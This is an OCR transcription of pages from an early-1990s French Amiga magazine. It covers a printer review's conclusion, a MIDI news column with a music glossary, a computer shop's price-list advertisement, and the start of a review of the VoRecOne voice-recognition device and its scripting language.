


Système de jet d'encre par bulle

En résumé, vous avez une imprimante A3 et vous ne pouvez vous en servir qu'avec des feuilles A4. Dommage, ce ne seront pas les possesseurs d'un Amiga qui feront vendre cette machine.

Son prix: Normalement son prix conseillé en Suisse est de 2290 SFr et en France de 6995 FFHT. Pendant BUREXPO à Genève, Canon faisait une promotion à 1690 SF pour la version "E" de la BJ-130. Version qui à part le nom et un introducteur feuille à feuille un peu différent, ne change rien aux qualités et aux performances de la machine.

Patrick





Exemple d'une sortie graphique (IBM bitmap)

LA PORTEE DE A-NEWS PAR NICOLAS FOURNEL



Pour vos vacances: divertissements et devoirs musicaux

Bienvenue dans la rubrique-à-brac musicale d'A-News. Fouillez, vous trouverez sûrement quelque-chose qui vous interesse. Prévisions, infos diverses, son 16 bits, et pour terminer, un petit glossaire qui permettra à chacun de suivre nos prochaines péripéties dans le monde fascinant du Midi, dès le mois de septembre...

Prévisions

Il faut avoir eu bien du courage pour s'acharner à croire à l'Amiga en tant que machine Midi: peu de logiciels, la plupart du temps inadaptés, et encore moins d'interfaces, en dehors des classiques petites boîtes à 3 Dins, voilà qui n'était pas pour réchauffer le coeur du Midiman moyen...

A qui la faute?

A Commodore? Son stand musical au Sicob ne se lassait pas d'afficher la page bariolée d'une des nombreuses (et souvent incompatibles) versions de Soundtracker, malgré un U20 Roland qui n'attendait que d'être raccordé à un séquenceur digne de ce nom.

Aux éditeurs? Ils ont lâchement abandonné l'Amiga-Midi pour se concentrer soit sur d'autres logiciels, soit sur d'autres machines.


Aux journaux? Ils n'ont pas réservé assez de place à la musique, ni donné envie au gens de s'y intéresser.

Aux commercants? J'ai rarement vu chez eux un espace consacré à la musique, si ce n'est encore pour un clone de SoundTracker.

Ou tout simplement aux utilisateurs? Car on a avant tout les softs que l'on mérite, et le Midi nécessite tout de même bien un petit investissement 'intellectuel' et financier (certains d'éditeurs spécialisés dans le Midi hésitent à se lancer dans le monde Amiga qui serait selon eux plus touché par le piratage que celui de l'Atari ST)... Sûrement un peu la faute à tous...*(Ed: J'ai entendu dire la même chose pour Mac et ST... pas facile a compter, les pirates)*

Heureusement, les choses commencent à évoluer dans le bon sens. Des logiciels de qualité professionnelle commençent à percer: portages de produits existant sur d'autres machines, comme la gamme de **Dr T's**, le ***MasterTracks*** de **Passport** (Mac) et bientôt le ***Pro24*** de **Steinberg** (Atari St), ou programmes entièrement créés pour l'Amiga, avec souvent une approche plus 'originale': ***Music X***, ***Bars & Pipes*** etc... Même si certains n'ont pas encore traversé l'Atlantique, comme le ***Midi Sample Wrench*** ou ***Synthia Professional***, la mutation est en cours. De plus, des éditeurs tels que Steinberg et C-Lab qui s'évertuent actuellement à recréer des systèmes musicaux multitâches sur Atari (MROS par exemple) vont bien finir par se rendre compte que tout le travail est déjà accompli sur Amiga et que le **Baby** (Amiga CDTV) dispose tout comme le ST d'une prise MIDI d'origine...





*Voici deux écrans de **Tiger Cub pour l'Amiga** de Dr. T's, un postulant de plus pour la rentrée.*

Commodore, histoire d'accélerer un peu les choses, va même proposer un pack musical pour les vacances et je pense qu'à partir de la rentrée, faire du Midi sur Amiga ne sera plus un vain mot.

Sur la piste de Pro 24...

"Il est passé par ici, il repassera par là...": monsieur Steinberg joue décidément bien avec nos nerfs: attendu depuis fort longtemps, ***Pro 24 Amiga***, qui ne s'appellera donc pas Steinberg Amiga 2400 comme on l'a cru un instant, n'est toujours pas disponible à ce jour, malgré quelques brèves apparitions ici où là dans des salons.

Je remercie toutefois **Saro Informatique**, l'importateur de Steinberg en France, d'avoir bien voulu me prêter pour quelques jours l'unique version Béta dont ils disposaient. Bien sûr, celle-ci était encore fortement buguée et je n'ai décemment pas pu vous proposer un test de ce logiciel dans cet état. La version définitive sera disponible "*courant Juillet voir Aout dernier délai*" pour un prix avoisinant les 2500F.

Sachez cependant déjà que la version Amiga du célèbre séquenceur sera un hybride du Pro 24 III tournant sur Atari et de Cubase, et offrira les fonctions suivantes, par ordre d'apparition à l'écran: édition de 24 pistes comportant jusqu'à 999 mesures, piste master pour la programmation des changements de tempo et de mesure, éditeur logique, éditeur de patterns rythmiques, affichage de la partition, éditeur graphique (vous savez, avec le piano à la verticale...), écho Midi, mixage Midi, moniteur d'évènements Midi, contrôle total des fonctions du séquenceur à partir d'un clavier Midi, gestion des systèmes exclusifs, ainsi que de nombreuses fonctions de synchronisation, de couper/coller (etc...), d'enregistrement sur plusieurs pistes simultanément ou non, et le fameux Panic button...

Graphiquement, il s'agira d'un écran 640*200 en 4 couleurs avec possibilité de redéfinir la palette. Pro 24 pourra se contenter de 512Ko bien qu'1 Mo soit expressément recommandé, et sera multitâche. Enfin, le dongle, la clef comme ils disent, n'a pas été oubliée. Steinberg propose aussi une petite interface Midi, avec une prise In et deux Out: rien de surprenant, si ce n'est sa couleur, rouge écarlate.

Puisque nous sommes chez Saro Informatique j'en profite pour vous signaler la récente naissance de leur collection de séquences: les **MidiSongs**, concurrents directs des **MidiMixs**, qui devraient être aussi disponibles au format Amiga. *(Saro Informatique Musicale, 66 Bd Voltaire, Paris 75011, tél 1-43-57-50-52)*

Séquences MIDI

A propos des collections de séquences pour ordinateurs, j'entends pas mal de monde se plaindre des difficultés rencontrées pour se procurer des fichiers utilisables sur Amiga.

N'oubliez pas que dans la plupart des cas (voire tous, compatibilité oblige...), les fichiers au format MidiFile sont fournis sur la disquette. Le MidiFile étant un standard totalement indépendant de la machine sur laquelle on se trouve, vous pouvez trés bien par exemple acheter une disquette MidiMix qui n'est disponible que pour ST, et ensuite tranférer son contenu sur une disquette Amiga à l'aide de Dos2Dos. Une combine équivalente est valable pour récupérer les séquences Mac. Les principaux séquenceurs Midi sur Amiga qui reconnaissent le format MidiFile sont: ***Bars & Pipes***, ***Music X***, et bientôt ***Pro 24...***

Amiga 500 Alter-audio


Commodore devrait proposer sous peu le pack 'Alter-Audio' pour les passionnés de musique. Pour 4290 F, ce pack comprend, en plus d'un Amiga 500, tout ce dont vous avez toujours rêvé pour ridiculiser votre copain qui a un Hestet, à savoir un séquenceur MIDI: Harmony, une interface et des câbles à la même norme, et une cassette audio pour progresser rapidement, le tout avec un manuel en français. Ce sont les voisins qui vont être contents...

16 bits HotLine

La petite révolution musicale que tout le monde attend, c'est bien sûr l'arrivée de logiciels et de cartes gérant le 16 bits, et, tant qu'on y est, intégrant des Digital Signal Processing (DSP). Evidemment, nous vous tiendrons régulièrement au courant des nouveautés dans ce domaine. Mais il faut se montrer toutefois méfiant et ne point trop s'emballer... La carte 16 bits est au son ce que la carte 24 bitplanes est au graphisme: "j'en ai vu une!" dit l'un, "et elle marchait!", "- oui, mais ce n'était qu'un prototype et on en entend plus parler", rétorque l'autre. Et il a bien raison...

Nous attendons des nouvelles de la carte AudioLink de Beta Unlimited, qui semblait bien avançée. Par ailleurs, j'ai lu dans le numéro 101 des excellents cahiers belges de l'**ACME** (*Atelier Créatif de Musique Electro-acoustique*) que les gens de Checkmate Digital, qui nous avaient déjà sorti le boitier A-1500 (*Ed: reportage sur l'A500 ailleurs dans ce numéro*), plancheraient actuellement sur un échantillonneur 16 bits, qui, de plus, autoriserait un direct-to-disk en stéréo. Affaire à suivre...

Bien sûr, pour stocker des échantillons 16 bits (et pourquoi pas 12, 20 etc...), notre bon vieux format 8SVX est un peu dépassé, c'est pourquoi Jeff Glatt et ***'The Dissidents'***, n'écoutant que leur courage, se sont mis en tête de créer un format standard digne de ce nom pour les échantillons, paliant les nombreuses lacunes de l'ancêtre IFF. Le résultat est SAMP, que je vous invite à découvrir d'urgence sur la disquette Fish numéro 307. Un programme de conversion SAMP <-> 8SVX est aussi sur le disk. Ce même standard est utilisé par le Midi Sample Wrench, logiciel d'édition d'échantillons à vocation professionnelle, réalisé lui aussi par 'The Dissidents' dont j'espère vous reparler bientôt.



Ecran de Master Tracks Pro

Un journal, une disquette, une cassette

C'est le menu alléchant que nous propose le journal anglais **Amiga Format** du mois de Juillet. On y explique à travers un dossier trés agréable à lire comment réaliser une séquence Midi sur Amiga de A jusqu'à Z. Johan Sebastian Bates (réincarnation anglaise de Jean Sébastien Bach?), le musicien attitré de la revue, a utilisé *Music X* pour créer son morceau dont l'enregistrement sur cassette accompagne le magazine, ainsi que la séquence Midi au format MidiFile sur disquette. On aime ou non le résultat, mais c'était une expérience à mentionner. A noter que la revue Amiga Format offre toujours une place trés importante à l'actualité musicale en général et Midi en particulier. Dommage que le reste soit en grande partie squatté par des tests de jeux...

Devoirs de vacances

Je compte sur les non-initiés pour m'apprendre par coeur d'ici la rentrée le petit glossaire qui suit, afin de désormais tout comprendre de la prose barbare employée dans la Portée d'*A-News*.

8SVX: format de fichier IFF réservé aux sons échantillonés sur 8 bits (cf Perfect Sound, AudioMaster etc...)

Aftertouch: message Midi de pression sur le clavier.

Arpegiateur: fait automatiquement un arpège à partir d'une note (arpège= accord dont les notes sont jouées successivement et non simultanément). (cf Bars&Pipes...)

Boucle: partie d'un échantillon qui est rejouée continuellement tant que la touche du clavier n'est pas relachée.

Bulk Dump: message "système exclusif" MIDI permettant de transmettre le contenu des mémoires d'un appareil.

Crossfade: effet permettant d'effectuer un 'fondu enchainé' entre deux sons échantillonnés.

Direct-to-disc: échantillonnage avec sauvegarde simultanée sur disque dur.

Editeur/libraire: programme permettant d'éditer et d'archiver les paramètres d'un son (programme spécifique à un synthé). (Cf gamme Dr T's, Music X...)

Fade in/out: augmentation/diminution progressive du volume sonore, d'un échantillon par exemple (cf Audiomaster...).

Filtre: En échantillonnage, une fonction qui permet d'enlever certaines harmoniques d'un signal (filtres passe-bas, passe-haut, passe-bande, et en cuvette). (Cf AudioMaster). En Midi système qui permet de ne traiter que certains évènements Midi. (Cf Music X)

Fourier (analyse de): analyse mathématique d'un signal permettant de le décomposer en harmoniques. (Cf Midi Sample Wrench et Amas, quoique...)

FSK: signal employé pour la synchronisation d'un séquenceur et d'un magnétophone

MIDI: Musical Instrument Digital Interface

MIDIfile: format de fichier standard pour stocker des séquences MIDI. (Cf Music X, Bars&Pipes...)

MIDI Time Code: partie de la norme Midi qui gère la synchronisation SMPTE.

Pattern: ensemble de plusieurs mesures. Element de base d'une séquence. (Cf SoundTracker, Pro24...)

Pitch Bend: molette qui permet de faire varier en temps réel et de façon continue la hauteur des notes jouées. Le message Midi correspondant existe.

Polyphonique: capable de jouer plusieurs notes simultanément.

Polytimbral (multitimbral): capable de jouer plusieurs timbres simultanéments.

Program Change: messages Midi appelant les numéros de mémoire des appareils. (cf séquenceurs, Music X etc...)

Quantification: fonction permettant la mise en place automatique des informations enregistrées à l'aide d'un séquenceur. (cf tous les séquenceurs, Track 24, Music X etc...)

SAMP: premier essai de standardisation des fichiers d'échantillons de n'importe quel type sur Amiga. (Cf Fish 307 et Midi Sample Wrench)

Sample: terme anglais qui désigne à la fois un échantillon simple (une valeur numérique) et un ensemble d'échantillons qui créent le son.

Sample Dump: standard MIDI introduit dans la version 4.1 de la norme MIDI qui permet le transfert de données entre deux échantillonneurs.

Sampler: terme anglais qui désigne un échantillonneur

Sampling: terme anglais qui désigne l'échantillonnage

SMPTE: code temporel utilisé dans le cinéma et la vidéo


SMUS: format de fichier IFF propre aux partitions musicales sur Amiga. Assez proche dans sa structure du MidiFile. (cf Sonix, DMCS...)

Splitter: diviser le clavier en plusieurs zones ayant leurs propres caractéristiques. (Cf Bars&Pipes etc...)

Système exclusif: message Midi non standard, propre à une marque, à un modèle. (cf Music X...)

Cette liste est loin d'être complète, bien sûr, mais c'est un début, et vous pouvez toujours venir aux renseignements sur le 36 15 code DEEP bal ASM. Sur ce, je vous laisse composer le tube de l'été - et passez de bonnes vacances...

Nicolas



L'Amiga, tout l'Amiga, rien que l'Amiga

SAV SUR PLACE 7 JOURS MAXI

HARD		LES LOGICIELS	
SCANER A4 200 DPI	4990	DPAINT 3	899
SCAN COULEUR JX100	13000	DIGI-PAINT 3	850
DIGIVIEW 4.0 Fr	1950	MIXATOR	3650
PAINTJET COULEUR	15990	ANIMATE 4D	4410
NEC SILENT WRITER	NC	TURBO SILVER	1479
DIGIGOLD- RVB	2540	INTERCHANGE	NC
FLICKER FIXER	3990	CGFONTS	2180
MONITEUR VGA	5560	KARAFONTS	610
MONITEUR A1084	2500	CALLIGRAPHER	809
A2630/25Mhz/2Mo	12990	P.A.O.	
CARTE 68020/2MEGS	9900	EXCELLENCE FR	1790
68030/4MEGS 28 MhZ	22900	CLIP ARTS	595
TABLETTE CRP A4	4600	PRO DRAW	2300
TABLETTE CRP A3	8000	PROFESSIONAL PAGE	4139

Une Solution PackInfo: A2500 + A1084 + DeLuxePaint3 + Tablette CRP A4
27900Frs TTC

HARD		LES LOGICIELS	
GENLOCK GSTGOLD		V GENERIC MASTER	890
SP(FILTRE RVB ET Y-C)	5490	PROVIDEO PLUS	2950
VP(VIDEO PROCESSEUR)	6990	PV PLUS FONTS	1069
GST 2500 (COMPOSANTES + PAL+ Y-C + FADER)	18500	FANTAVISION	535
		ANIMAGIC	759
EXISTE EN BETA ET Y-C		DELUXE VIDEOIII	1090
GST GOLD PRO	7120	DELUXE PRODUCTIONS	NC
GST GOLD PRO Y-C	7990	THE DIRECTOR	679
DIGIGOLD PRO	2950	PAGE FLIPER FX	1290
FB10	6035	TV SHOW	NC
A2300	2590	LCA	NC
MAGNI	NC	DPIII	899
MT 8 -PAL/SECAM/PAL	1980	TV TEXTPRO	NC
PANASONIC MX10	NC	ELAN PERFORMER	590

Une Solution PackVideo: A500 + A1084 + A501 + DeLuxePaint3 + GST GOLD SP + DIGIVIEW 4.0
13990Frs TTC

Infographie





Video



Prix Fous

Musique



PROMOS D'ETE ✳

AMIGA 500 + Extension 512Ko	3890.00
AMIGA 2000 U.C. 1Mo RAM	7190.00
A2630/25MHZ 4Mégas DRAM	12990,00

EXTENSION 2MEGAS A2000	3990,00Frs
HDFRAME + QUANTUM 80MEGS	9590,00Frs

✳ Promotions valables jusqu'à épuisement des stocks uniquement

PRIX INSTALLATION ET TEST COMPRIS

PROMOTION EDUCATION NATIONALE
PACK EDUCAMIGA ®A2000 + A1084 + KIT PC XT
11990 F

Tous les samedis de 9h30 à 12h 30 PORTES OUVERTES A LA MUSIQUE-MIDI DEMO NON-STOP

PERFECT SOUND	740,00	AUDIOMASTERII	710,00
AMAS	1190,00	TRACK 24	590,00
ECCE MIDI	619,00	STUDIO 24	1169,00
MASTER SOUND	390,00	BIG BAND	1430,00
Dr T'S (KCS)	1999,00	MUSIC X	2560.00

Une Solution PackMidi: A500 + A1084 + A501 + Ece Midi + Track24
7590Frs TTC

LATTICE C 5.0	2439,00	AZTEC C	1790,00
DISCO SCOPIE	440.00	DEVPAC 2	690,00
AREXX	379,00	DOS-2-DOS	459,00
QUATERBACK	550,00	POWER WINDOWS 2.5	730,00

New

CENTRES DE COMPETENCE MAD :
TECSOFT 18, RUE DU PONT DES MORTS 57000 METZ
VOLUMM 30, RUE DES PHARAONS 31000 TOULOUSE

BON A RETOURNER A MAD (adresse ci-contre)
NON : ....PRENOM : ....
ADRESSE : ....
....
❑ Je désire commander l'une des promotions suivantes:
______________________au prix de________
______________________au prix de________
Pour un total de..Francs

que je règle ❑ par chèque ci-joint ❑ carte bleue N° | | | | | | | | | | | | | | | | -
Date d'expiration :
Signature:
.Envoi express sous 48 heures pour tous produits en stock.
Page réalisée sur Amiga 2000(COMMODORE). Propage et le Scaner PRINTTECHNIK.Illustrations non contractuelles.

MAD
42, rue Lamartine
75009 PARIS
48 78 11 65



Métros : CADET
NOTRE DAME DE LORETTE

Une boîtier de reconnaissance vocale sur Amiga

VoRecOne : votre Amiga n'est plus sourd

Test par Nicolas Fournel

*Ca y est, l'Amiga dispose de son premier système de reconnaissance vocale, le **VoRecOne**. S'il ne vous permet pas encore d'entrer vos mémoires de vive voix comme le commandant du Galactica, il offre déjà la possibilité de se familiariser avec une des techniques de pointe de l'intelligence artificielle et de réaliser quelques applications intéressantes.*

La Reconnaissance Vocale, en général

La reconnaissance des formes est l'une des branches de l'intelligence artificielle qui pose encore le plus de problèmes aux spécialistes. Ceci est du en particulier au fait que la forme à reconnaitre peut souvent se présenter de façons fort différentes. Lorsque l'on cherche à analyser une photographie pour savoir s'il y a un arbre dessus par exemple, il nous faut jouer avec des variantes telles que l'angle de vue, la luminosité de la scène ou tout simplement le type d'arbre. Lorsque en plus une partie de l'arbre est cachée, cela tient du treizième travail d'Hercule. Il en est de même en reconnaissance vocale: le mot à reconnaitre peut être prononcé plus ou moins rapidement, avec un timbre différent, etc...

Pourtant l'homme s'acquitte de cette tâche avec une facilité déconcertante des millions de fois par jour, sans même s'en rendre compte. En effet, chez l'homme, c'est l'oreille interne qui va transformer les signaux acoustiques en messages nerveux, messages qui seront à leur tour modifiés avant d'arriver au cerveau qui prendra une décision. On peut donc dégager 3 étapes essentielles dans la reconnaissance de la parole: la phase ***d'acquisition*** par le capteur (oreille externe et tympan), le ***prétraitement*** (réalisé par l'oreille moyenne et l'oreille interne), la ***décision***, ou reconnaissance, effectuée par le système nerveux central.

Ces trois étapes vont se retrouver dans toute tentative de reconnaissance automatique de la parole par ordinateur. *L'acquisition* est faite par un micro qui transforme le signal acoustique en signal électrique, qui sera lui-même converti en nombres par un convertisseur analogique/numérique. *Le prétraitement* pourra par exemple être effectué à l'aide d'une série de filtres qui fourniront à intervalles de temps réguliers le spectre du signal. L'ordinateur aura alors en mémoire, pour chaque mot à identifier, un ensemble d'informations, caractéristique des propriétés acoustiques de ce mot. C'est en procédant par comparaisons entre les differentes analyses spectrales mémorisées et l'analyse du mot à reconnaitre que l'ordinateur devra ensuite prendre sa *décision*.

Ce qui paraît évident sur le papier devient nettement plus hasardeux dès que l'on passe à la pratique. En effet, l'ordinateur doit prendre en compte les particularités de chaque locuteur: timbre, intensité, rythme, débit de la parole, autant de



paramètres qui peuvent complètement fausser une analyse. Prenez un testeur bègue à l'accent polonais qui de plus 'zozote' et est enrhumé, et vous allez droit au plantage du système! Et ce n'est que le début... En effet pour prendre sa décision, nous avons vu que l'ordinateur doit comparer le spectre avec une analyse spectrale de référence présente en mémoire. Mais comment choisir cette dernière, pour, qu'à coup sûr, le mot soit reconnu? Ces spectres de référence auront été enregistrés pendant une *phase d'apprentissage* qui consiste généralement à faire prononcer l'un aprés l'autre les différents mots du vocabulaire. Ici intervient une première limitation.

Comme d'un locuteur à l'autre la manière de prononcer un mot peut considérablement varier, on s'est tout d'abord borné à construire des systèmes monolocuteurs, où chaque usager désirant se servir de la machine doit passer obligatoirement par la phase d'apprentissage. Comme cet usager lui-même est bien incapable de prononcer le même mot exactement de la même façon deux fois de suite, il devra le répéter plusieurs fois et on conservera pour chaque mot deux ou trois analyses spectrales (ou une seule si elles sont suffisement proches l'une de l'autre, ou suffisement typées).

Il existe des systèmes qui mettent régulièrement et automatiquement leur banque de reférences à jour lorsqu'il y a de trés petits changements (par exemple le **Tetravox,** dont on reparlera plus bas), ceci permet par exemple de reconnaitre encore la voix de quelqu'un qui a une rhinopharyngite sans le forcer à recommencer toute sa période d'apprentissage. Néanmoins, l'obligation de passer par une phase d'apprentissage pour chaque locuteur est une lourde contrainte, surtout si le vocabulaire est abondant.

On cherche donc à réaliser des systèmes multilocuteurs fiables, par exemple en ne faisant enregistrer par chaque utilisateur qu'une ou deux phrases contenant assez d'informations pour permettre une adaptation du système au locuteur. Une autre approche est dite *multiréférence*: elle consiste à procéder à un apprentissage avec un nombre suffisant de locuteurs, par exemple 50, avec des voix et des prononciations bien typées. Votre voix est alors forcément proche de l'une d'entre elles.

Seconde limitation, nous nous sommes bornés pour l'instant à reconnaître un mot isolé. Si l'on veut analyser le contenu d'une phrase, la tâche se complique de façon notable: en effet, il va falloir déjà opérer une segmentation de la phrase et donc trouver la valeur d'un silence entre deux mots successifs. De plus la prononciation d'un mot dépend de sa place dans la phrase et des effets de coarticulation induits par les mots voisins. Les pièges sont donc nombreux dans lesquels l'ordinateur peut tomber lors d'une tentative de

reconnaissance de la parole. Une échec de sa part peut aboutir à deux conclusions: le rejet (dans ce cas la machine ne trouve aucune analyse de spectre assez proche de celle du mot à reconnaitre et refuse de prendre une décision), ou, plus grave, la confusion (la machine prend un mot pour un autre à cause de leurs analyses de spectre voisines).


Nous avons vu que l'on pouvait baser notre analyse soit sur un mot, soit sur un groupe de mots, mais on peut aussi, à l'inverse, faire une reconnaissance à partir des phonèmes des mots. On appelle reconnaissance ***globale*** une reconnaissance par mot et ***analytique***, une reconnaissance par phonèmes. Les deux méthodes ont bien sûr leurs avantages et leurs inconvenients.

● La reconnaissance globale est indépendante de la langue utilisée puisque l'on compare avant tout des paramètres physiques (analyse spectrale du mot entier) et est donc facilement 'exportable' mais elle ne peut s'appliquer qu'à un vocabulaire assez restreint (chaque mot doit etre enregistré plusieurs fois par tous les locuteurs et à partir d'une centaine de mots la fatigue se fait sentir...). De plus, elle nécessite une place importante pour stocker les spectres des mots.

● La reconnaissance analytique, quant à elle, autorise une phase d'apprentissage beaucoup moins fastidieuse puisqu'il suffit à l'utilisateur de prononcer quelques phrases bien choisies contenant tous les phonèmes de la langue avec leurs principales variations. Le stockage de la transcription phonétique d'un mot nécessite moins de place que celui des paramètres issus de l'analyse acoustique de ce dernier et le vocabulaire peut donc être plus facilement étendu. Par contre la segmentation d'un mot en phonèmes est une tâche particulièrement ardue et les phonèmes sont dépendants de la langue utilisée.

Notons pour terminer que lors de l'analyse d'une phrase parlée, il faudrait normalement ajouter un filtrage sémantique: si l'ordinateur hésite entre des mots d'analyses spectrales proches mais aux sens radicalement différents, il faut qu'il soit capable de choisir le mot qui correspond le mieux au sens de la phrase.

Armés de ces quelques (voire un peu plus...) notions générales sur la reconnaissance vocale, nous voici fin prêts à expérimenter le dernier joujou qu'**Impulse** a mis à notre disposition.



L'écran du Voice Editor de VoreOne

Reconnaissance Vocale avec le VoRecOne

Le VoRecOne est le premier système de reconnaissance de la parole disponible pour Amiga. Il a été étudié par Impulse qui annonce ce périphérique comme le premier d'une série de produits touchant à ce domaine. Dans la boîte se trouvent un microphone, une petite boite bleue qui sert apparement de filtre (?) et se connecte sur la prise joystick, et une disquette contenant tout ce qu'il faut d'ingenuosité et d'ergonomie pour gérer le tout (sans oublier un '*listening.device*' et une '*recognition.library*').

Le VoRecOne est un système de *reconnaissance vocale globale* et *monolocuteur*. Comme nous allons le voir, le logiciel qui l'accompagne, nommé Voice Editor, permet d'associer au mot à reconnaitre un script.

La *phase d'apprentissage* du VoRecOne consiste à entrer un mot et une suite d'actions trés simples, à effectuer lorsque celui-ci sera reconnu par l'ordinateur. Le logiciel demande de prononcer le mot de une à trois fois (fonction 'Train'). Si l'analyse spectrale d'un mot est trés caractéristique, le VoRecOne se contentera d'une seule prononciation.

Ensuite, une fonction '*Test*' permet d'essayer les mots que l'on vient d'enregistrer (cette fonction sert en fait aussi de mode '*Trace*' qui execute pas à pas le script associé au mot) et éventuellement de reprononcer certains mots si l'expérimentation ne se révèle pas trés convaincante.

On peut ensuite essayer d'utiliser notre banque de mots à l'interieur même du logiciel ***Voice Editor***, ou bien, plus interessant, de lancer le programme ***Recon*** en multitâche derrière un programme habituel comme Deluxe Paint. C'est un petit soft qui se lance sous WorkBench, charge en mémoire la banque de mots de notre choix, et n'attend qu'un geste de notre part - pardon, un mot - pour executer un script prédéfini. C'est en quelque sorte un 'player' pour VoRecOne...

Impulse annonce une réussite moyenne de 50 à 100%. Cent pour cent me semble tout de même bien exagéré. De plus les erreurs sont plus souvent des confusions entre deux mots que de simples rejets, ce qui est un désavantage de taille pour envisager des applications sérieuses de ce produit. Autre inconvénient, le VoRecOne cherche désespérément à reconnaitre un mot, même s'il ne fait absolument pas partie du vocabulaire pré-enregistré. Donc, si vous dites n'importe quoi, ou même si vous tapez dans vos mains, il y a de fortes chances pour que le logiciel reconnaisse un mot quelconque, ce qui peut mener à de facheuses mésaventures... Il y a un commutateur sur le micro, servez vous en ou éloignez le micro lorsque vous n'en n'avez pas besoin. Je vous déconseille aussi d'utiliser des scripts produisant des actions irrémediables du style formatage ou destruction de fichiers...

Malgré tout, il est indéniable que le VoRecOne est une réussite: si vous prononcez un mot faisant partie du vocabulaire, il le reconnaitera -en moyenne- dans 80% des cas. Il est évident qu'il s'agit là d'un produit dont les résultats dépendent fortement de l'expérimentation et parler avec une voix la plus monocorde possible améliorera immédiatement les résultats. De plus, le temps de réponse est trés court ce qui permet d'envisager des applications en temps réel.

Justement, pour créer des applications, il fallait que le VoRecOne puisse non seulement reconnaitre les mots, mais qu'il soit aussi capable d'éxecuter des commandes, c'est pourquoi Impulse à doté sa petite boite bleue d'un système de scripts redoutablement simple et efficace.

Des scripts à vous laisser sans voix

En effet, l'éditeur Voice Editor nous offre un véritable petit langage pour gérer nos applications. Il comprend 2 types de données : les entiers et les chaines de caractères, sur lesquels il permet d'effectuer de nombreuses opérations (comparaisons, décalages, opérations mathématiques et logiques etc...). Il accepte des labels, des instructions de saut, des instructions conditionnelles de type **IF...ELSEIF...ELSE...ENDIF**, etc...

Mais en plus de ces instructions de base, il dispose de fonctions toutes prêtes et fort utiles telles que SOUND qui joue un son digitalisé, SAY qui permet d'utiliser le narrator.device, et LOADPIC, LOADPALETTE et LOADBRUSH, qui chargent respectivement une image, une palette et une brosse, le tout au format IFF bien sûr. Il est tout aussi formidable de constater qu'un débutant peut réaliser en une aprés-midi un logiciel de dessin (même si ce n'est pas DPaint 3) entièrement pilotable à la voix grâce à de nombreuses fonctions graphiques comme DRAW, RECTANGLE, CIRCLE, ELLIPSE ou encore TEXT et SETFONT, juste en appelant ces fonctions de vive voix, aprés avoir ouvert de la même façon un écran graphique de son choix.

L'écran du Voice Editor vous donne un aperçu d'un programme de démonstration des fonctoins graphiques qui se trouve sur la disquette: une fonction permet ici de passer l'écran derrière, une autre de tracer un cercle, et enfin la dernière, de dessiner une ellipse.

